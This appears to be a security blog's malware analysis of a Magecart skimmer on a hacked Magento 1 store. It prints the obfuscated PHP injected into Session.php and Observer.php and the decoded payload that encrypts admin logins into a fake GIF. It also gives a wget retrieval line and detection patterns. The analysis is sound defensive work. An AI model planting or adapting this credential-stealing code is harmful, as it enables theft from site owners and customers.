Magecart Swiper Uses Unorthodox Concatenation

By Ben Martin

Published: 2021-07-07 · Archived: 2026-04-05 16:52:31 UTC

MageCart is the name given to the roughly one dozen groups of cyber criminals targeting e-commerce websites with the goal of stealing credit card numbers and selling them on the black market. They remain an ever-growing threat to website owners. We've said many times on this blog that the attackers are constantly using new techniques to evade detection. In this post I will go over a case involving one such MageCart group.

A Hacked Magento Website

Some time ago a client of ours came to us with a heavily infected Magento e-commerce website from where credit card details were being stolen. Our initial actions removed a tremendous amount of malware, including six different types of Magento credit card swipers. The client was stuck in an old version of Magento unable to upgrade for a couple reasons that we will get into later.

Their version of Magento was nearly 7 years old and missing a plethora of security patches. Sadly this is all too common in the Magento-sphere as it's common for business owners to pay a small fortune for a custom coded website and then not have sufficient funds to hire the developer back once their site becomes out-of-date and vulnerable. In fact, it can cost anywhere from $5,000 to $50,000 to migrate a Magento 1 website (which had its end of life in 2020) to the more-secure Magento 2. For a lot of website owners this is just not feasible. What's worse is that Adobe (the owner of the Magento open-source CMS, likely in their effort to force website owners to upgrade) actually *took the security patches for Magento 1 offline.* They are still available on Github but not from an official source.

Adding Credit Card Details to Image Files

One tactic that some Magecart actors employ is the dumping of swiped credit card details into image files on the server avoid raising suspicion. These can later be downloaded using a simple GET request at a later date. For example:

```
wget hxxps://www.compromised-website[.]com/path/to/cc/dump/arrow.gif
```

We have documented how credit card credentials are saved in image files in the past on this blog.

Image Files with base64 Encoded Data

Back to the infection: After our initial sweep for malware we noticed that there were two image files on the server that continued to be populated with chunks of base64 encoded data. When decoded to plain text they were clearly

credit card and cvv numbers, billing addresses, expiration dates and a lot more. There was something more to be found here.

The first thing I did was to query the website files for the name of one of the images:

```
"arrow.gif"
```

That was a pretty basic attempt and I'm not surprised that didn't come up with anything. The attackers stopped leaving their target files in plain text in their payloads a long time ago but I had to try just in case!

I also tried querying the server for recently modified files but as you can imagine there was a lot of content to go through even after excising the obvious extension updates (especially considering that this was a very large Magento environment).

Core File Integrity Check

One of our most useful methods in finding new, previously undetected malware strains is a core file integrity check. What this does is it compares the hashes of the core CMS files on the server to known good copies. If there is a mismatch (code or files added, modified or removed) then it's worth checking out to see precisely *why* there is a mismatch. In this case, there was still a tremendous amount of files to go through.

Fortunately I was pretty sure that this was a PHP injection (rather than javascript) based on how this malware was behaving so I knew to start looking there. Typically with javascript malware you are able to see it loading in the browser or it would show up in an external scan but that was not the case here.

With Magecart malware the files infected *need to be involved in the checkout process somehow in order to work.* The attackers can't just infect any random file; it has to handle payment information somehow. For this reason we tend to see the same files get infected over and over again. One such file is the following:

```
./app/code/core/Mage/Admin/Model/Session.php
```

I noticed that this file came up in the core integrity check as having been changed from the original. Sure enough, there was our culprit:

```
        try {
            /** @var $user Mage_Admin_Model_User */
            $user = Mage::getModel('admin/user');
            $user->login($username, $password);
            if ($user->getId()) {
                $dol8AayG5OSog43fxjqW5gr9drTWnctr='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';$oEoSFNozr8Oy2GEoPUaJ2rI6JrRWtbdL='p'/*tMfZ9*/.'r'/*xW3Rc
*/.'e'/*j1aaf*/.'g'/*FkEQ6*/.'_'/*qw5zv*/.'r'/*RmExH*/.'e'/*zUjJJ*/.'p'/*gcwaT*/.'l'/*ulJzl*/.'a'/*IbwjR*/.'c'/*oOdm3*/.'e';$Bstb7IBoFfNxMhLs3M3T5
APDRwqbyuM5='/'/*ubf4z*/.'.'/*GyjW9*/.'*'/*M5ag5*/.'/'/*MFgU6*/.'e';$G77JEyY0EBwgI9yBKqlER19ynoALJdGm='e'/*o07Nj*/.'v'/*GdMRh*/.'a'/*AfjK0*/.'l'
/*DnySa*/.'('/*sC5xI*/.'t'/*Qhe6B*/.'r'/*ZmB61*/.'i'/*EIVmp*/.'m'/*USvct*/.'('/*sLGTu*/.'b'/*BgWBD*/.'a'/*sqLzl*/.'s'/*czyEu*/.'e'/*le4ar*/.'6'
/*h40F7*/.'4'/*p1IZK*/.'_'/*TwQOY*/.'d'/*iaeVz*/.'e'/*nYZOs*/.'c'/*i3xd3*/.'o'/*ImWOR*/.'d'/*L8IqX*/.'e'/*hik1X*/.'('/*ZaXdW*/.'s'/*ltKd8*/.'t'
/*Um1qp*/.'r'/*L6CEK*/.'r'/*inITE*/.'e'/*s3NGT*/.'v'/*wFUoJ*/.'('/*BC3hF*/.'g'/*SaSQr*/.'z'/*YzmB5*/.'i'/*OLhuu*/.'n'/*FQnpn*/.'f'/*XPSR5*/.'l'
/*poxkv*/.'a'/*UbwLS*/.'t'/*HJh1a*/.'e'/*bMMj8*/.'('/*XVOla*/.'b'/*TiPK1*/.'a'/*E3e8d*/.'s'/*v1fWC*/.'e'/*PAc5q*/.'6'/*c74Pf*/.'4'/*SN1FY*/.'_'
/*Sw8G8*/.'d'/*Ph12f*/.'e'/*Vr70e*/.'c'/*uXEBS*/.'o'/*NEONk*/.'d'/*NEXL0*/.'e'/*GCwK0*/.'('/*rxglp*/.'"';$ZDWD2KDvb1CKY2bzim4Zd3nqhO2QRy3R='t'
/*kfHif*/.'r'/*FH3g9*/.'i'/*E2CpF*/.'m';$TPkTpOfrEH3sy4SGgMvjEJzLors7QkNH='"'/*H00BL*/.')'/*ZedwO*/.')'/*cQbk2*/.')'/*oW7ZF*/.')'/*bBcSH*/.')'
/*aEzEU*/.')'/*VhT4I*/.';';$oEoSFNozr8Oy2GEoPUaJ2rI6JrRWtbdL($Bstb7IBoFfNxMhLs3M3T5APDRwqbyuM5,$G77JEyY0EBwgI9yBKqlER19ynoALJdGm.$ZDWD2KDvb1CKY2bz
im4Zd3nqhO2QRy3R($dol8AayG5OSog43fxjqW5gr9drTWnctr).$TPkTpOfrEH3sy4SGgMvjEJzLors7QkNH,1);
                $this->renewSession();

                if (Mage::getSingleton('adminhtml/url')->useSecretKey()) {
                    Mage::getSingleton('adminhtml/url')->renewSecretUrls();
```

Some very ugly but cleverly written PHP code using multiple types of obfuscation


Let's take apart this malware, shall we?

Another Analysis of a Credit Card Swiper

The first thing that we are going to want to do is see what we can get out of this big ole' chunk of code at the top here:


```
            $dol8AayG5OSog43fxjqW5gr9drTWnctr='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';$oEoSFNozr8Oy2GEoPUaJ2rI6JrRWtbdL='p'/*tMfZ9*/.'r'/*xW3Rc
```

This is likely where the meat and potatoes of our malware is. First thing's first: this looks like a base64 encoded string, so let's try to decode it and see what we get:



Complete rubbish

Well, that's not very useful is it? Another popular method of encoding data alongside base64 is *gzinflate.* Once we added that function to the decoding process and echoed out the results in a safe, sandbox environment we got the following:



Ok, now we're getting somewhere!

This at least gives us something that uses normal letters and numbers that could be typed on a keyboard if you felt so inclined. One distinct thing I notice about this is that it starts with two equals signs. In base64 encoding these equals signs always occur at the *end* of the sample, *not the beginning.* So let's go ahead and reverse the string and then run that through a base64 decoder again:

```
<?

if(!isset($sc_done)){$sc_done=false;}if(!$sc_done){
    function ssl_enc($sc_data){
        $pubKey = base64_decode("LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQ0lqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FnOEFNSUlDQ2dLQ0FnRUFzM0o0WS9CYVc2TGsyZUNY
WTI2bQozd1VSbzM4NllzYU5ETDUzMXpWMWltemF5ZTF4T2lrYnp6SUFVelc4dEVid2wrRXFOeEx3eDh1bzVYQk1hejNrCkgvd2t5aW1HU0VrL21tVUR4U2NOb1VYcUtLVUowbXhEQzFoL1ZtWEFSc
XFERmZyR0c3OVJISXFKUFVwS3ozNFMKUG5INGtUUGxtUitCRk8zblVDUVUxQ3YrTWoxbHI2SUl6d0JsT1R0cnBlTjZXRHBQS0xHWDd3U1NjTXNLcTRFdApseVdid1BkeWUxNEhlOGZ5SmJLOEpjSm
VZQktUOGVJVmVMMTlQRk9QQUgyWVgxeGtUS2JMdHRFRy93TlBOcXZmCjg1emhGYjU5Y2t5clVESURnVi9qeDNuR0xiMVNWQnhOUEl6eG45WEVGcm9sNksvMTVvRzZyelJSTmZMTXVmS20KN1htbTh
GQ0JRMWVxZHcrSmlJNllOaS9DZ1dzcVRUZDV1RTl5bkdUdXY1ZjN0Q1V3SktxRkhpemxUVTRXOHV6WgpGZWoycytwcVdaVE1MUzIreGJYQm4wUHJRRnpVdGtzOXY2RUg5WUYrOXExUEtSaFVWUzVG
c0cxVEdjL0NzUWFMCnZ6Z0x3U3hrZTRGWUl1c2xlV2lWM3NGekk1dExncThLUW9BazAzdmdPc2pRTE9mQ3l2SER0ajdrWHBJWXJGVXUKWHQ4K0FBN2dmd1ZzWURaeGJrMnAydHdEMWExTy9WeE9HY
1hjb3NBRktJcUZ2UDM1czFhSGkyZzYrSmdjcDd5TQp0Nlc1S2huYVhYR1lET0VGUjdhNzNVZHcwVEc4K3Z3V0dINGdubit0RHh1UDYxTzVvWnU2aUZXdkp0MHFZd1dmCk9iazRiT3ptUmhUYTNlZV
pmV3RnM3VjQ0F3RUFBUT09Ci0tLS0tRU5EIFBVQkxJQyBLRVktLS0tLQo=");
        $sc_data = base64_encode($sc_data);
        $sc_strlen_max = 256;
        if(strlen($sc_data) > $sc_strlen_max){
            $sc_data = explode("\r\n",trim(chunk_split($sc_data,$sc_strlen_max)));
        }else{
            $sc_data = explode("\n",trim($sc_data));
        }
        $sc_out = '';
        foreach($sc_data as $dt){
            $res = openssl_public_encrypt($dt, $tmp, $pubKey);
            if($res){
                $sc_out .= base64_encode($tmp)."^";
            }
        }
        $sc_out = substr($sc_out, 0, -1);
        return $sc_out;
    }
    $sc_fn = $_SERVER['DOCUMENT_ROOT']."/errors/default/images/arrow.gif";
    @file_put_contents($sc_fn,ssl_enc($_SERVER['REMOTE_ADDR'].";".$username.";".$password.";".date("Y-m-d H:i:s"))."\n",FILE_APPEND);
$sc_done=true;}
```

Bingo! There's our arrow.gif at the bottom.

However, that tells only part of the story. What about this part of the infection?

```
+z0r/z7rf3+vrNvi0/gV3ledeczqRN1X37PH2+w7I/F7C2cd6dRKdMXn9yzA9/Z/vr82ewvn4Wzk7jHj/ws=';$oEoSFNozr8Oy2GEoPUaJ2rI6JrRWtbdL='p'/*tMfZ9*/.'r'/*xW3Rc
*/.'e'/*j1aaf*/.'g'/*FkEQ6*/.'_'/*qw5zv*/.'r'/*RmExH*/.'e'/*zUjJJ*/.'p'/*gcwaT*/.'l'/*ulJzl*/.'a'/*IbwjR*/.'c'/*oDdm3*/.'e';$Bstb7IBoFfNxMhLs3M3T5
APDRwqbyuM5='/'/*ubf4z*/.'.'/*GyjW9*/.'*'/*M5ag5*/.'/'/*MFgu6*/.'e';$G77JEyY0EBwgI9yBKqlER19ynoALJdGm='e'/*o07Nj*/.'v'/*G6MRh*/.'a'/*AfjK0*/.'l'
/*DnySa*/.'('/*sC5xI*/.'t'/*Qhe6B*/.'r'/*ZmB61*/.'i'/*EIVmp*/.'m'/*USvct*/.'('/*sLGTu*/.'b'/*BgWBD*/.'a'/*sqLzl*/.'s'/*czyEu*/.'e'/*le4ar*/.'6'
/*h40F7*/.'4'/*p1IZK*/.'_'/*TwQOY*/.'d'/*iaeVz*/.'e'/*nYZOs*/.'c'/*i3xd3*/.'o'/*ImWOR*/.'d'/*L8IqX*/.'e'/*hik1X*/.'('/*ZaXdW*/.'s'/*ltKd8*/.'t'
/*Um1qp*/.'r'/*L6CEK*/.'r'/*inITE*/.'e'/*s3NGT*/.'v'/*wFUoJ*/.'('/*BC3hF*/.'g'/*SaSQr*/.'z'/*YzmB5*/.'i'/*OLhuu*/.'n'/*FQnpn*/.'f'/*XPSR5*/.'l'
/*poxkv*/.'a'/*UbwLS*/.'t'/*HJh1a*/.'e'/*bMMj8*/.'('/*XVOla*/.'b'/*TiPK1*/.'a'/*E3e8d*/.'s'/*v1fWC*/.'e'/*PAc5q*/.'6'/*c74Pf*/.'4'/*SN1FY*/.'_'
/*Sw8G8*/.'d'/*Ph12f*/.'e'/*Vr70e*/.'c'/*uXEBS*/.'o'/*NEONk*/.'d'/*NEXL0*/.'e'/*GCwK0*/.'('/*rxglp*/.'"';$ZDWD2KDvb1CKY2bzim4Zd3nqhO2QRy3R='t'
/*kfHif*/.'r'/*FH3g9*/.'i'/*E2CpF*/.'m';$TPkTpOfrEH3sy4SGgMvjEJzLors7QkNH='"'/*H00BL*/.')'/*ZedwO*/.')'/*cQbk2*/.')'/*ow7ZF*/.')'/*bBc5H*/.')'
/*aEzEU*/.')'/*VhT4I*/.';';$oEoSFNozr8Oy2GEoPUaJ2rI6JrRWtbdL($Bstb7IBoFfNxMhLs3M3T5APDRwqbyuM5,$G77JEyY0EBwgI9yBKqlER19ynoALJdGm.$ZDWD2KDvb1CKY2bz
im4Zd3nqhO2QRy3R($dol8AayG5OSog43fxjqW5gr9drTWnctr).$TPkTpOfrEH3sy4SGgMvjEJzLors7QkNH,1);
```

This is the part of the code from which the title of this article was derived. The attackers are using what's called "concatenation" here, which is a very common obfuscation technique that we see a lot. Normally it looks something like this:

```
<?php echo ""."h"."e"."".""."llo"."w"."o"."".""."r"."l"."d"."";
```

Whereas the server would interpret that as simply "helloworld".

Hiding Malware with Comment Chunks

We already know to look for this type of obfuscation and the attackers know this. In this case they have added some additional comment chunks (the grey areas in the above image). That part of the code does not *functionally* do anything but it adds a layer of obfuscation making it somewhat more difficult to detect. So when we would do our normal check for concatenated code and search for something like:


```
"."".""."
```

It would return nothing.

Let's use a simple regular expression to remove those useless comment chunks and see what we get. We are going to use the following regex for that:

```
'\/\*\w+\*\/.'
```

The result is as follows:



Still encoded, but no longer concatenated. We can see that it is further using the eval base_64decode function to further obfuscate what it is doing but this is the part of the code where the randomly named variables are stored.

Next Steps on the Magecart Swiper Journey

This solved only half of our puzzle as there was still another image file present on the server that was getting base64 encoded credit card details dumped into it. There must be something else to find!


Borrowing an old technique I used back in 2019 to find a series of backdoors (fifteen variations on one website to be precise) I decided to query the file system for some "*micropatterns*" that might yield some more results. If this Session.php file used this type of concatenation, maybe the attacks were using the same patterns in another file?

The winning query was as follows:

```
*/.'_'/*
```

This is a weird series of special characters unlikely to be present in a normal file. It also avoids relying on the randomly generated junk populating the concatenated commented-out chunks and instead focuses on the concatenation itself. Sure enough, here it was:

```
./app/code/core/Mage/Bundle/Model/Observer.php
```



```
     * @see Mage_Bundle_Model_Mysql4_Indexer_Price
     *
     * @param Varien_Event_Observer $observer
     * @return Mage_Bundle_Model_Observer
     */
    public function catalogIndexPlainReindexAfter(Varien_Event_Observer $observer)
    {
        $products = $observer->getEvent()->getProducts();
        Mage::getSingleton('bundle/price_index')->reindex($products);

        return $this;
    }
}
$NuIIbSuAUUXHSAdkjhtgobDYS80lOILz='nVdZd6NMDv1JA9ikh4d5iG2KxQF/LqpUUG9sMbgKm45xbPPrRzhLp89Jf7M8cBIWqa6kqyv5X8Zso+FQGiaTZ8eTz7FVquP2OTxeNv1WMbIgfOE
AjbSip6AtyrB96lUbjD3LH3ZuoMykGJQOjtyrGto9tad9cDbMMKEuney4wxkJzbAIgQq8mEPCc3DbtPMkPVxE3phCHk5mOUJXKioyNW+DH0H7VFXJhCe/gFdoOguLeFbq0JeKeL/suSdfY68aH
